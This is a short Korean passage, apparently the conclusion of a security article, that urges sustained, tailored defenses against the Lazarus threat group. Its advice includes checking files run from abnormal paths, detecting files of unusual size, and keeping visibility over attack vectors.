라자루스의 위협은 단발적인 조치로는 해결되지 않으며, 지속적이고 정교한 방어 전략이 필요하며, 방어자들은 현재의 대응 방법이 가진 한계를 인식하고, 각자의 시스템 환경에 맞는 맞춤형 방어 체계를 구축해야 한다. 또한, 비정상 경로에서 실행되는 파일의 점검, 정상과 다른 크기의 파일 탐지 등 세부적인 보안 점검도 필수적입니다. 공격 벡터를 지속적으로 발견, 분석, 모니터링할 수 있는 가시성을 확보하고, 취약점 발견 시 신속하게 대응하는 체계는 조직의 생존과 직결되는 중요한 요소로 작용할 것이다.